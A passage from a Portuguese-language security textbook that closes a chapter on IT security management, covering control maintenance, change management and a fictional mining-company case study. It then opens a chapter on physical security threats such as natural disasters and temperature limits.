Qualquer desses aspectos poderia indicar que são necessárias mudanças nos estágios anteriores do processo de gerenciamento de segurança de TI. Um exemplo óbvio é que, caso ocorra uma brecha de segurança, como uma infecção de sistemas de desktops por vírus, poderão ser necessárias mudanças na avaliação de riscos, nos controles escolhidos ou nos detalhes de sua implementação. Isso pode acionar uma revisão de estágios anteriores do processo.

## Manutenção

O primeiro aspecto se refere à manutenção e ao monitoramento continuados dos controles implementados, para garantir que seu funcionamento e adequabilidade continuam corretos. É importante que alguém seja responsável por esse processo de manutenção, que geralmente é coordenado pelo diretor de segurança da organização. As tarefas de manutenção incluem garantir que:

- Os controles sejam periodicamente revisados para verificar se ainda funcionam como pretendido.
- Os controles sejam atualizados quando novos requisitos são descobertos.
- As mudanças nos sistemas não provoquem efeitos adversos nos controles.
- Não haja novas ameaças ou vulnerabilidades conhecidas.

Essa revisão inclui análise regular de arquivos de registro para garantir que os vários componentes do sistema estão funcionando como esperado e para determinar uma base de referência de atividades em relação à qual eventos anormais podem ser comparados quando do tratamento de incidentes. Discutiremos auditoria de segurança com mais detalhes no [Capítulo 18](#).

A meta da manutenção é assegurar que os controles continuem a funcionar

como pretendido e, portanto, que a exposição ao risco da organização continue como escolhido. A falta de manutenção de controles poderia resultar em uma brecha de segurança com impacto potencialmente significativo para a organização.

## Conformidade com as regras de segurança

Verificar a **conformidade com as regras de segurança** é um processo de auditoria para revisar os processos de segurança da organização. A meta é verificar a conformidade com relação ao plano de segurança. A auditoria pode ser realizada com pessoal interno ou externo e é geralmente baseada na utilização de listas de verificação que checam se as políticas e os planos adequados foram criados, se os controles adequados foram escolhidos e se os controles são mantidos e usados corretamente.

Esse processo de auditoria deve ser conduzido em novos sistemas e serviços de TI tão logo implementados, e em sistemas existentes periodicamente, muitas vezes como parte de uma auditoria geral mais ampla da organização ou sempre que houver mudanças na política de segurança da organização.

## Gerenciamento de mudanças e configuração

**Gerenciamento de mudanças** é o processo usado para revisar mudanças propostas aos sistemas quanto às implicações para os sistemas da organização e sua utilização. Mudanças em sistemas existentes podem ocorrer por várias razões, como as seguintes:

- Usuários relatam problemas ou indicam melhorias desejadas.
- Identificação de novas ameaças ou vulnerabilidades.
- Notificação do fabricante sobre patches ou atualizações de hardware ou software.
- Avanços tecnológicos.
- Implementação de novos recursos ou serviços de TI que exigem mudanças em sistemas existentes.
- Identificação de novas tarefas, que exigem mudanças em sistemas existentes.

O impacto de qualquer mudança proposta sobre os sistemas da organização deve ser avaliado, o que inclui não somente aspectos relacionados à segurança, mas também questões operacionais mais amplas. Assim, o gerenciamento de mudanças é uma importante componente do processo geral de administração de

sistemas. Como as mudanças podem afetar a segurança, esse processo geral se sobrepõe ao gerenciamento de segurança de TI e deve interagir com ele.

Um exemplo importante é o constante fluxo de patches referentes a bugs e falhas de segurança em sistemas operacionais e aplicações comuns. Se a organização executa sistemas de qualquer complexidade, com uma gama de aplicações, o ideal seria testar os patches para garantir que eles não afetam adversamente outras aplicações. Esse é um processo que pode ser demorado e exigir consideráveis recursos administrativos. Se o teste de patches não for feito, uma alternativa é atrasar a inserção de patches ou a atualização dos sistemas, o que poderia resultar na exposição da organização a novas vulnerabilidades durante um período. Caso contrário, os patches ou as atualizações poderiam ser aplicados sem teste, o que pode resultar em outras falhas nos sistemas e em perda de funcionalidade.

O ideal seria que a maioria das mudanças propostas servisse para melhorar o perfil de segurança de um sistema. Todavia, é possível que, por razões de negócios imperativas, uma mudança proposta reduza a segurança de um sistema. Em casos como esse, é importante que sejam documentadas as razões para a mudança, suas consequências para o perfil de segurança da organização e a autorização da gerência de TI. Os benefícios para a organização precisariam ser trocados pelo aumento do nível de risco.

O processo de gerenciamento de mudança pode ser informal ou formal, dependendo do tamanho da organização e de seus processos globais de gerenciamento de TI. Em um processo formal, qualquer mudança proposta deve ser documentada e testada antes da implementação. Como parte desse processo, qualquer documentação relacionada, incluindo documentação e procedimentos de segurança relevantes, deve ser atualizada para refletir a mudança.

**O gerenciamento de configuração** trata especificamente de rastrear a configuração de cada sistema em uso e as mudanças feitas a cada um deles, o que inclui listas das versões de hardware e software instaladas em cada sistema. Essa informação é necessária para ajudar a restaurar os sistemas após as falhas (relacionadas ou não à segurança) e saber quais patches ou atualizações poderiam ser relevantes a determinados sistemas. Novamente, esse é um processo geral de administração de sistemas que tem implicações para a segurança, de modo que ele deve interagir com o processo de gerenciamento de segurança de TI.

## Tratamento de incidentes

Os procedimentos usados para responder a um incidente de segurança compreendem o aspecto final incluído no estágio de acompanhamento do gerenciamento de segurança de TI. Esse tópico será discutido com mais detalhes no [Capítulo 17](#), no qual exploramos políticas relacionadas a fatores humanos.

### 15.6 Estudo de caso: Silver Star Mines

Considere o estudo de caso apresentado no [Capítulo 14](#), que envolve as operações de uma empresa fictícia, a Silver Star Mines. Dados os resultados da avaliação de riscos para essa empresa, o próximo estágio no processo de gerenciamento de segurança é identificar possíveis controles. Pelas informações fornecidas durante essa avaliação, fica claro que vários controles possíveis dados na lista da [Tabela 15.3](#) não estão em uso. Um comentário repetido muitas vezes foi que muitos dos sistemas em uso não foram atualizados regularmente, e parte da razão para os riscos identificados era o potencial de comprometimento de sistemas que usavam uma vulnerabilidade conhecida sem o devido patch. Isso sugere claramente que é preciso dar atenção aos controles relacionados à manutenção regular e sistemática de sistemas operacionais e softwares de aplicação em sistemas clientes e servidores. Tais controles incluem:

- Política e procedimentos de gerenciamento de configuração.
- Configuração de base de referência.
- Política e procedimentos de manutenção de sistema.
- Manutenção periódica.
- Conserto de falhas.
- Proteção contra código malicioso.
- Proteção contra spam e spyware.

Dado que incidentes potenciais são possíveis, é preciso também dar atenção ao desenvolvimento de planos de contingência para detectar e responder a tais incidentes e habilitar a rápida restauração do funcionamento do sistema. Deve-se também dar atenção a controles como:

- Monitoramento, análise e relatórios de auditoria.
- Redução de auditoria e geração de relatórios.
- Política e procedimentos de planejamento de contingência.
- Política e procedimentos de resposta a incidentes.
- Backup de sistema de informação.

## ■ Recuperação e reconstituição de sistemas de informação.

Esses controles são geralmente aplicáveis a todos os riscos identificados, e constituem boa prática geral de administração de sistemas. Assim, sua efetividade em termos de custo seria alta porque eles proporcionam um nível de segurança melhorado para vários riscos identificados.

Agora considere os itens de risco específicos. O risco de maior prioridade está relacionado à confiabilidade e à integridade dos nós e da rede do sistema SCADA (*Supervisory Control and Data Acquisition*). Os nós e a rede desse sistema foram considerados em risco porque muitos deles são executados em versões antigas de sistemas operacionais com inseguranças conhecidas. Além disso, esses sistemas não permitem patches nem atualizações porque as aplicações fundamentais que eles executam não foram atualizadas nem validadas em versões mais novas do sistema operacional. Dadas essas limitações à capacidade de redução da vulnerabilidade de nós individuais, deve-se dar atenção ao firewall e aos servidores proxy de aplicações que isolam os nós e a rede SCADA da rede corporativa mais ampla. Esses sistemas podem ser gerenciados e mantidos regularmente de acordo com a lista de controles de aplicação geral que identificamos. Como o tráfego da/para a rede SCADA é altamente estruturado e previsível, deve ser possível implementar um sistema de detecção de intrusão de confiabilidade muito maior do que o aplicável a redes corporativas de uso geral. Esse sistema deve ser capaz de identificar tráfego de ataque, visto que tal tráfego seria muito diferente dos fluxos de tráfego normais. Tal sistema poderia também incluir uma análise mais detalhada e automatizada dos registros de auditoria gerados no firewall e nos sistemas de servidores proxy existentes. O mais provável é que ele poderia ser um sistema independente conectado ao tráfego que passa por esses sistemas e ao mesmo tempo monitorar esse tráfego. O sistema poderia ser estendido um pouco mais para incluir uma capacidade de resposta automatizada, que poderia interromper automaticamente a conexão com a rede caso um ataque fosse identificado. Essa abordagem leva em consideração que a conexão à rede não é necessária para a correta operação dos nós SCADA. Na verdade, eles foram projetados para operar sem tal conexão à rede, o que é em grande parte a razão de sua insegurança. A única coisa que seria perdida é o monitoramento e o gerenciamento global melhorado dos nós SCADA. Com essa funcionalidade, a probabilidade de um ataque bem-sucedido, já considerado como muito improvável, poderia ser reduzida ainda mais.

A segunda prioridade de risco está relacionada à integridade de informações armazenadas. É claro que todos os controles gerais ajudam a reduzir esse risco.

Mais especificamente, boa parte do problema está relacionada ao grande número de documentos espalhados por grande número de sistemas com gerenciamento inconsistente. Esse risco seria mais fácil de gerenciar se todos os documentos identificados como críticos para a operação da empresa fossem armazenados em um conjunto menor de servidores de aplicação e de arquivos. Eles poderiam ser gerenciados adequadamente com a utilização dos controles geralmente aplicáveis. Isso sugere que uma auditoria de documentos críticos é necessária para identificar quem é responsável por eles e onde eles estão atualmente localizados. Então, serão necessárias políticas que especifiquem que documentos críticos devem ser criados e armazenados somente em servidores centrais aprovados e que os documentos existentes devem ser transferidos para esses servidores. Além disso, é preciso educar e treinar adequadamente todos os usuários afetados para ajudar a garantir o cumprimento dessas políticas.

Os três riscos seguintes estão relacionados à disponibilidade ou integridade dos sistemas fundamentais: financeiro, de licitações e de manutenção/produção. Os controles geralmente aplicáveis que identificamos devem abordar adequadamente esses riscos, uma vez aplicados os controles a todos os servidores relevantes.

O último risco está relacionado à disponibilidade, integridade e confidencialidade de e-mails. Como observado na avaliação de riscos, o e-mail é, principalmente, responsabilidade da empresa controladora do grupo de TI que gerencia o portal de correio externo. Há pouca coisa a ser feita no site local. A utilização dos controles aplicáveis de forma geral, em particular os relacionados à proteção contra código malicioso e spam e proteção contra spyware em sistemas clientes, ajudará a reduzir esse risco. Além disso, como parte de políticas e procedimentos de planejamento de contingência e resposta a incidentes, um sistema de backup de e-mails poderia ser considerado. Por segurança, esse sistema usaria sistemas clientes isolados da intranet da empresa, conectados a um provedor de serviços de rede local externo. Essa conexão seria usada para prover capacidades limitadas de e-mail para mensagens críticas, caso o sistema de e-mail da intranet principal da empresa fosse comprometido.

Essa análise de controles possíveis está resumida na [Tabela 15.5](#), que dá uma lista dos controles identificados e das prioridades para sua implementação. Essa tabela deve ser ampliada para incluir detalhes dos recursos exigidos, pessoal responsável, prazos e outros comentários. Então, esse plano seria implementado, com monitoramento adequado de seu progresso. O sucesso dessa implementação levaria ao acompanhamento por prazo mais longo, que garantiria a aplicação

adequada e contínua dessas novas políticas e a realização de revisões regulares do perfil de risco da empresa. Com o tempo, isso levaria a um novo ciclo de avaliação de riscos, desenvolvimento de plano e acompanhamento.

**Tabela 15.5**  
**Silver Star Mines — plano de implementação**

Risco (ativo/ameaça)	Nível de risco	Controles recomendados	Prioridade	Controles selecionados
Todos os riscos (aplicáveis de forma geral)		1. Política de configuração e manutenção periódica para servidores 2. Prevenção de código malicioso (SPAM, spyware) 3. Monitoramento, análise, resumo e geração de relatório de auditoria para servidores 4. Políticas e procedimentos de planejamento de contingência e resposta a incidentes 5. Procedimentos de backup e recuperação de sistema	1. 2. 3. 4. 5.	Confiabilidade e integridade de nós e da rede SCADA
Alto	1. Sistema de detecção e resposta à intrusão	2	1.	Integridade de informações de arquivo e de base de dados armazenadas
Extremo	1. Auditoria de documentos críticos 2. Política de criação e armazenamento de documentos 3. Educação e treinamento de segurança para o usuário	3	1. 2. 3.	Disponibilidade e integridade dos sistemas financeiro, de licitações e de manutenção/produção
Alto	—	—	(controles gerais)	Disponibilidade, integridade e confidencialidade de e-mail
Alto	1. Planejamento de contingência — serviço de backup de e-mail	4	1.	

## 15.7 Leituras recomendadas

Uma discussão mais geral das questões envolvidas no gerenciamento de segurança de TI é encontrada em [MAIW02] e [SLAY06]. As melhores práticas correntes na área do gerenciamento de segurança de TI estão codificadas em vários padrões internacionais e nacionais, cujo uso incentivamos. Entre esses padrões, citamos [ISO27001], [ISO27002], [ISO27005], [NIST02], [NIST06] e [NIST09].

**ISO13335** ISO/IEC, ISO/IEC 13335-1:2004 — Information technology — Security techniques — Management of information and communications technology security — Part 1: Concepts and models for information and communications technology security management, 2004.

**ISO27001** ISO/IEC, ISO/IEC 27001:2005 — Information technology —

Security techniques — Information security management systems — Requirements, 2005.

**ISO27002** ISO/IEC, ISO/IEC 27002:2005 — Information technology — Security techniques — Code of practice for information security management, 2005. Conhecido anteriormente como ISO/IEC 17755:2005.

**ISO27005** ISO/IEC, ISO/IEC 27005:2008 — Information technology — Security techniques — Information security risk management, 2008.

**MAIW02** Maiwald, E. e Sieglein, W. *Security Planning & Disaster Recovery*, Berkeley, CA: McGraw-Hill/Osborne, 2002.

**NIST02** National Institute of Standards and Technology. *Risk Management Guide for Information Technology Systems*. Publicação Especial 800-30, julho de 2002.

**NIST06** National Institute of Standards and Technology. *Guide for Developing Security Plans for Federal Information Systems*. Publicação Especial 800-18 Revisão 1, fevereiro de 2006.

**NIST09** National Institute of Standards and Technology. *Recommended Security Controls for Federal Information Systems*. Publicação Especial 800-53 Revisão 3, agosto de 2009.

**SLAY06** Slay, J. e Koronios, A. *Information Technology Security & Risk Management*, Milton, QLD: John Wiley & Sons Australia, 2006.

## 15.8 Termos principais, perguntas de revisão e problemas

### Termos principais

conformidade com as regras de segurança	controle de gerenciamento	gerenciamento de mudanças
contramedida	controle operacional	plano de implementação
controle	controle preventivo	plano de segurança de TI
controle de apoio	controle técnico	salvaguarda
controle de detecção e recuperação	gerenciamento de configuração	treinamento de segurança

## Perguntas de revisão

- 15.1 Defina controle ou salvaguarda de segurança.
- 15.2 Cite e defina brevemente as três classes gerais de controles e as três categorias que cada uma pode incluir.
- 15.3 Dê um exemplo específico de cada uma das três classes gerais de controles com base nos dados na [Tabela 15.3](#).
- 15.4 Cite as etapas que o [\[NIST02\]](#) especifica para selecionar e implementar controles.
- 15.5 Cite três modos pelos quais a implementação de novos controles ou de controles aperfeiçoados pode reduzir o nível de risco residual.
- 15.6 Cite os itens que devem ser incluídos em um plano de implementação de segurança de TI.
- 15.7 Cite e defina brevemente os elementos da fase de implementação de controles do gerenciamento de segurança de TI.
- 15.8 Cite as verificações que o diretor de segurança organizacional precisa fazer quando da implementação do plano.
- 15.9 Cite e defina brevemente os elementos da fase de acompanhamento da implementação durante o gerenciamento de segurança de TI.
- 15.10 Qual é a relação entre gerenciamento de mudanças e de configuração como um processo geral de administração de sistemas e um processo de gerenciamento de riscos de segurança de TI da organização?

## Problemas

- 15.1 Considere o risco à “integridade dos arquivos de dados financeiros e de clientes no sistema” causado por “corrupção desses arquivos devido à importação de um verme/vírus para dentro do sistema”, como discutido no Problema 14.2. Na lista mostrada na [Tabela 15.3](#), selecione alguns controles específicos adequados que poderiam reduzir esse risco. Indique qual deles, na sua opinião, seria o mais efetivo em termos de custo.
- 15.2 Considere o risco à “integridade dos registros de contabilidade no servidor” causado por “fraude financeira por um empregado, disfarçada pela alteração dos registros contábeis”, como discutido no Problema 14.3. Na lista mostrada na [Tabela 15.3](#), selecione alguns controles específicos adequados que poderiam reduzir esse risco. Indique qual deles, na sua opinião, seria o mais efetivo em termos de custo.

- 15.3 Considere o risco à “integridade do servidor Web da organização” causado por “ação de hackers e desfiguração do servidor Web”, como discutido no Problema 14.4. Na lista mostrada na [Tabela 15.3](#), selecione alguns controles específicos adequados que poderiam reduzir esse risco. Indique qual deles, na sua opinião, seria o mais efetivo em termos de custo.
- 15.4 Considere o risco à “confidencialidade de técnicas para executar testes de penetração em clientes e dos resultados desses testes, que são armazenados no servidor” causado por “roubo/ vazamento dessas informações confidenciais e sensíveis”, como discutido no Problema 14.5. Na lista mostrada na [Tabela 15.3](#), selecione alguns controles específicos adequados que poderiam reduzir esse risco. Indique qual deles, na sua opinião, seria o mais efetivo em termos de custo.
- 15.5 Considere o risco à “confidencialidade de informações de pessoal em uma cópia de um banco de dados armazenado em laptop sem criptografia” causado por “roubo de informações pessoais e seu uso subsequente em roubo de identidades, causado pelo roubo de um laptop”, como discutido no Problema 14.6. Na lista mostrada na [Tabela 15.3](#), selecione alguns controles específicos adequados que poderiam reduzir esse risco. Indique qual deles, na sua opinião, seria o mais efetivo em termos de custo.
- 15.6 Considere os riscos que você determinou na avaliação de uma pequena agência de serviços públicos, como discutido no Problema 14.7. Na lista mostrada na [Tabela 15.3](#), selecione quais são, na sua opinião, os riscos mais críticos e sugira alguns controles específicos adequados que poderiam reduzir esse risco. Indique qual deles, na sua opinião, seria o mais efetivo em termos de custo.

---

## CAPÍTULO 16

---

# Segurança física e de infraestrutura

---

16.1 Visão geral

16.2 Ameaças à segurança física

Desastres naturais

Ameaças ambientais

Ameaças técnicas

Ameaças físicas causadas por seres humanos

16.3 Medidas de prevenção e mitigação de segurança física

Ameaças ambientais

Ameaças técnicas

Ameaças físicas causadas por seres humanos

16.4 Recuperação após violações de segurança física

16.5 Exemplo: política corporativa de segurança física

16.6 Integração de segurança física e lógica

Verificação de identidade pessoal

Uso de credenciais PIV em sistema de controle de acesso físico

16.7 Leituras e sites recomendados

16.8 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Após estudar este capítulo, você deverá ser capaz de:

- Ter uma visão geral de vários tipos de ameaças à segurança física.
- Avaliar o valor de várias medidas de prevenção e mitigação relacionadas à segurança física.
- Discutir medidas para recuperação após violações de segurança física.

- Entender o papel do padrão de verificação de identidade pessoal (PIV) no contexto de segurança física.
- Explicar a utilização de mecanismos de PIV como parte do controle de acesso físico ao sistema.

[PLAT09] distingue três elementos de segurança de sistemas de informação (SI):

- **Segurança lógica:** Protege dados computacionais contra ameaças baseadas em software e em meios de comunicação. A maior parte deste livro trata da segurança lógica.
- **Segurança física:** Também denominada **segurança de infraestrutura**. Protege sistemas de informação que contêm dados e as pessoas que usam, operam e mantêm os sistemas. A segurança física também deve impedir qualquer tipo de acesso físico ou intrusão que possa comprometer a segurança lógica.
- **Segurança de dependências:** Também conhecida como segurança corporativa ou das instalações. Protege as pessoas e as propriedades dentro de uma área, instalação ou edifícios inteiros, e é usualmente exigida por leis, regulamentações e obrigações fiduciárias. A segurança de dependências provê segurança do perímetro, controle de acesso, detecção de fumaça e fogo, combate a incêndios, alguma proteção ambiental e, usualmente, sistemas de vigilância, alarmes e guardas.

Este capítulo trata da segurança física e de algumas áreas de segurança de dependências que apresentam sobreposição a ela. Fazemos um levantamento de várias ameaças à segurança física e de várias abordagens de prevenção, mitigação e recuperação. Para implementar um programa de segurança física, uma organização deve conduzir uma avaliação de riscos de modo a determinar a quantidade de recursos a dedicar a segurança física e alocação desses recursos contra as várias ameaças. Esse processo também se aplica segurança lógica. Esse processo de avaliação e planejamento é discutido nos [Capítulos 14 e 15](#).

## 16.1 Visão geral

Para sistemas de informação, o papel da segurança física é proteger os ativos físicos que dão suporte ao armazenamento e ao processamento de informações. A segurança física envolve dois requisitos complementares. O primeiro é que a segurança física deve prevenir danos à infraestrutura física que sustenta o sistema de informação. Em termos gerais, essa infraestrutura inclui o seguinte:

- **Hardware do sistema de informação:** Inclui equipamentos de

processamento e armazenamento de dados, recursos de transmissão e rede, e mídia para armazenamento off-line. Podemos incluir nessa categoria a documentação de apoio.

- **Instalações físicas:** Os edifícios e outras estruturas que abrigam o sistema e os componentes de rede.
- **Instalações de suporte:** Essas instalações sustentam a operação do sistema de informação. Essa categoria inclui energia elétrica, serviços de comunicação e controles ambientais (calor, umidade etc.).
- **Pessoal:** Seres humanos envolvidos no controle, manutenção e uso dos sistemas de informação.

O segundo é que a segurança física deve impedir a utilização indevida da infraestrutura física que leva à utilização indevida ou ao dano das informações protegidas. A utilização indevida da infraestrutura física pode ser accidental ou maliciosa. Isso inclui vandalismo, roubo de equipamentos, roubo por meio de cópia, roubo de serviços e entrada não autorizada.

A preocupação central da segurança física de computadores são os ativos de informação de uma organização. Esses ativos de informação trazem valor à organização que os possui. Por sua vez, a infraestrutura física é essencial para prover o armazenamento e o processamento desses ativos.

O papel da segurança física é afetado pela localização operacional do sistema de informação, que pode ser caracterizada como estática, móvel ou portátil. Nossa preocupação neste capítulo é principalmente com sistemas estáticos, que estão instalados em localizações fixas. Um sistema móvel é instalado em um veículo, que desempenha a função de estrutura para o sistema. Sistemas portáteis não têm um ponto de instalação único, mas podem operar em uma variedade de localizações, incluindo edifícios, veículos ou ao ar livre. A natureza da instalação do sistema determina a natureza e a gravidade das ameaças de vários tipos, incluindo incêndio, vazamentos no teto, acesso não autorizado, e assim por diante.

## 16.2 Ameaças à segurança física

Nesta seção, examinamos os tipos de situações e ocorrências físicas que podem constituir uma ameaça a sistemas de informação. Há vários modos de categorizar tais ameaças. É importante entender o espectro de ameaças a sistemas de informação de modo que os administradores responsáveis possam assegurar que as medidas de prevenção são abrangentes. Organizamos as ameaças nas

seguintes categorias:

- Ameaças ambientais.
- Ameaças técnicas.
- Ameaças causadas por seres humanos.

Começamos com uma discussão de desastres naturais, que são uma fonte primária de ameaças ambientais, mas não a única. Depois examinamos especificamente as ameaças ambientais, em seguida as técnicas e as causadas por seres humanos.

## Desastres naturais

Desastres naturais são a fonte de ampla gama de ameaças ambientais a centrais de dados, outras instalações de processamento de informações e ao seu pessoal. É possível avaliar o risco de vários tipos de desastres naturais e adotar precauções adequadas para evitar perdas catastróficas causadas por desastres naturais.

A [Tabela 16.1](#) cita seis categorias de desastres naturais, informa o tempo típico de aviso para cada evento, diz se a evacuação do pessoal é possível ou indicada e mostra a duração típica de cada evento. Comentamos brevemente as consequências potenciais de cada tipo de desastre.

---

**Tabela 16.1**

### Características de desastres naturais

---

	Aviso	Evacuação	Duração
Tornado	Aviso prévio de potencial; não é específico com relação ao local	Permanecer no local	Breve mas intensa
Furacão	Aviso prévio com boa antecedência	Pode exigir evacuação	Horas a alguns dias
Terremoto	Sem aviso	Evacuação pode ser impossível	Breve duração, ameaça continuada de ondas de choques posteriores
Tempestade de gelo/neve	Em geral, espera-se aviso com vários dias de antecedência	Evacuação pode ser impossível	Pode durar vários dias
Relâmpago	Sensores podem avisar com minutos de antecedência	Pode exigir evacuação	Breve, mas pode ocorrer novamente
Inundação	Em geral, espera-se aviso com vários dias de antecedência	Evacuação pode ser impossível	O local pode ficar isolado por grandes períodos

Fonte: ComputerSite Engineering, Inc.

Um **tornado** pode gerar ventos que excedem a força de um furacão em uma estreita faixa ao longo do seu caminho. Há potencial substancial para danos estruturais, danos ao telhado e perda de equipamentos externos. Pode haver dano

causado pelo vento ou por escombros carregados pelo vento. Fora das instalações locais, um tornado pode causar a perda temporária de instalações públicas e comunicações locais. Danos externos às instalações corporativas são tipicamente seguidos por rápidos serviços de restauração. A gravidade dos danos causados por tornados é medida pela escala de tornados Fujita (Tabela 16.2).

**Tabela 16.2**  
**Escala Fujita de intensidade de tornado**

Categoría	Faixa de velocidade do vento	Descrição do dano
F0	40–72 mph 64–116 km/h	Danos leves. Algum dano a chaminés; galhos de árvores quebrados; árvores de raízes rasas arrancadas; cartazes danificados.
F1	73–112 mph 117–180 km/h	Dano moderado. O limite inferior é o início da velocidade de vento de um furacão; telhas arrancadas; <i>trailers</i> arrancados das fundações ou tombados; automóveis arrastados das estradas.
F2	113–157 mph 181–252 km/h	Dano considerável. Telhados inteiros arrancados das casas; <i>trailers</i> demolidos; caminhões-baús tombados; grandes árvores quebradas ou arrancadas pela raiz; objetos leves viram mísseis.
F3	158–206 mph 253–332 km/h	Danos graves. Telhados e algumas paredes arrancados de casas de construção sólida; trens tombados; a maioria das árvores em florestas arrancadas pela raiz; carros pesados arrancados do chão e lançados a distância.
F4	207–260 mph 333–418 km/h	Danos devastadores. Casas de construção sólida completamente destruídas; estruturas com fundações fracas lançadas a alguma distância; carros arremessados e objetos pesados viram mísseis.
F5	261–318 mph 419–512 km/h	Danos inacreditáveis. Casas com vigamento de madeira e construção sólida arrancadas das fundações e lançadas a considerável distância, completamente destruídas; objetos do tamanho de um automóvel tornam-se mísseis, voando pelo ar a distâncias superiores a 100 m; cascas de árvores arrancadas

Furacões, tempestades tropicais e tufões, coletivamente conhecidos como **ciclones tropicais**, estão entre os perigos naturais mais devastadores. Dependendo da força, os ciclones podem também causar significativo dano estrutural e danos a equipamentos externos em determinado local. Fora das

instalações locais, há potencial de danos graves a infraestrutura, serviços e comunicações públicos em toda a região. Se a operação na instalação local tiver de continuar, serão necessários suprimentos de emergência para o pessoal, bem como um gerador de backup. Além disso, o gerente responsável pelo local pode precisar mobilizar medidas particulares de segurança pós-tempestade, como guardas armados.

A [Tabela 16.3](#) resume a Escala de Furacões Saffir/Simpson. Em geral, o dano aumenta quatro vezes para cada aumento de categoria [[PIEL08](#)].

---

**Tabela 16.3**  
**Escala de furacões Saffir/Simpson**

---

Categoria	Faixa de velocidade do vento	Força da tempestade	Dano potencial
1	74–95 mph 119–153 km/h	4–5 pés 1–2 m	Mínimo
2	96–110 mph 154–177 km/h	6–8 pés 2–3 m	Moderado
3	111–130 mph 178–209 km/h	9–12 pés 3–4 m	Considerável
4	131–155 mph 210–249 km/h	13–18 pés 5–6 m	Extremo
5	>155 mph >249 km/h	>18 pés >6 m	Catastrófico

Um grande **terremoto** tem o maior potencial de dano entre todos e ocorre sem aviso. Uma instalação próxima do epicentro pode sofrer destruição catastrófica ou até total, com danos significativos e de longa duração a centrais de dados e outras instalações de SI. Exemplos de danos internos incluem a queda de equipamentos de hardware computacional e de infraestrutura que não estejam fixados, incluindo o colapso de pisos elevados. O pessoal corre risco de vidros quebrados e outros detritos carregados pelo vento. Fora das instalações locais, perto do epicentro de um grande terremoto, o dano é igual e às vezes maior do que o de um grande furacão. Estruturas que podem aguentar um furacão, como estradas e pontes, podem ser danificadas ou destruídas, impedindo o transporte de combustível e de outros suprimentos.

Uma **tempestade de gelo** ou **de neve** pode causar disruptão ou dano a instalações de SI se o equipamento for externo e o edifício não for projetado para suportar grande acúmulo de gelo e neve. Fora das instalações locais, pode haver ampla disruptão de serviços básicos e comunicações, e as estradas podem ficar perigosas ou impossíveis de trafegar.

As consequências de **relâmpagos** podem variar de nenhum impacto a

desastrosas. Os efeitos dependem da proximidade do local atingido pelo raio e da eficácia do aterramento e medidas de proteção contra descargas elétricas instaladas no local. Fora das instalações locais, pode haver interrupção de fornecimento de energia elétrica, e há potencial de incêndios.

**Inundação** é uma preocupação em áreas sujeitas a isso e para instalações que se encontram em áreas de inundação severas em nível baixo de elevação. Os danos podem ser graves, com efeitos de longa duração e necessidade de grande operação de limpeza.

## Ameaças ambientais

Essa categoria abrange condições no ambiente que podem danificar ou interromper o serviço de sistemas de informação e os dados que eles contêm. Fora das instalações locais, pode haver severos danos regionais à infraestrutura pública e, no caso de eventos graves como furacões, a recuperação pode levar dias, semanas ou até anos.

### **Temperatura e umidade inadequadas**

Computadores e equipamentos relacionados são projetados para funcionar dentro de certa faixa de temperatura. A maioria dos sistemas computacionais deve ser mantida entre 10-32 °C (50-90 °F). Fora dessa faixa, os recursos podem continuar a funcionar, mas produzir resultados indesejados. Se a temperatura ambiente ao redor de um computador ficar demasiadamente alta, o aparelho não será capaz de se refrigerar adequadamente e os componentes internos poderão ser danificados. Se a temperatura ficar demasiadamente baixa, o sistema pode sofrer choque térmico ao ser ligado, o que causa rachaduras nas placas de circuito ou circuitos integrados. A [Tabela 16.4](#) indica o ponto de início de dano permanente causado por calor excessivo.

---

**Tabela 16.4**

**Limites de temperatura para danos a recursos computacionais**

---

Componente ou mídia	Temperatura ambiente mantida na qual o dano pode começar
Discos flexíveis, fitas magnéticas etc.	38 °C (100 °F)
Mídia óptica	49 °C (120 °F)
Mídia de disco rígido	66 °C (150 °F)

Equipamento computacional	79 °C (175 °F)
Isolamento termoplástico de cabos que transportam altas tensões	125 °C (257 °F)
Produtos de papel	177 °C (350 °F)

Fonte: Dados retirados da National Fire Protection Association.

Outra preocupação é a temperatura interna do equipamento, que pode ser significativamente mais alta do que a temperatura ambiente. Os equipamentos computacionais vêm com seus próprios mecanismos de resfriamento e dissipação de calor, mas podem depender de condições externas ou ser afetados por elas. Tais condições incluem temperatura ambiente excessiva, interrupção de fornecimento de energia elétrica ou de serviços de aquecimento, ventilação e ar condicionado (*heating, ventilation, and air-conditioning — HVAC*) e bloqueio da saída das ventoinhas.

Alta umidade também representa ameaça a equipamentos elétricos e eletrônicos. Longa exposição a alta umidade pode resultar em corrosão. Condensação pode ameaçar mídias de armazenamento magnéticas e ópticas. Também pode provocar curto-circuito que, por sua vez, pode danificar placas de circuito. Alta umidade pode causar também um efeito galvânico que resulta em galvanoplastia, pela qual o metal de um conector migra lentamente para o conector que o acompanha, ligando os dois.

Umidade muito baixa também pode ser uma preocupação. Sob condições prolongadas de baixa umidade, alguns materiais podem mudar de forma, e o desempenho pode ser afetado.

Eletricidade estática também se torna uma preocupação. Uma pessoa ou objeto que fica estaticamente carregado pode danificar equipamentos eletrônicos por uma descarga elétrica. Mesmo descargas de eletricidade estática de apenas 10 volts podem danificar circuitos eletrônicos particularmente sensíveis, e descargas de centenas de volts podem causar dano significativo a uma variedade de circuitos eletrônicos. Descargas provocadas por seres humanos podem chegar a milhares de volts; portanto, essa não é uma ameaça trivial.

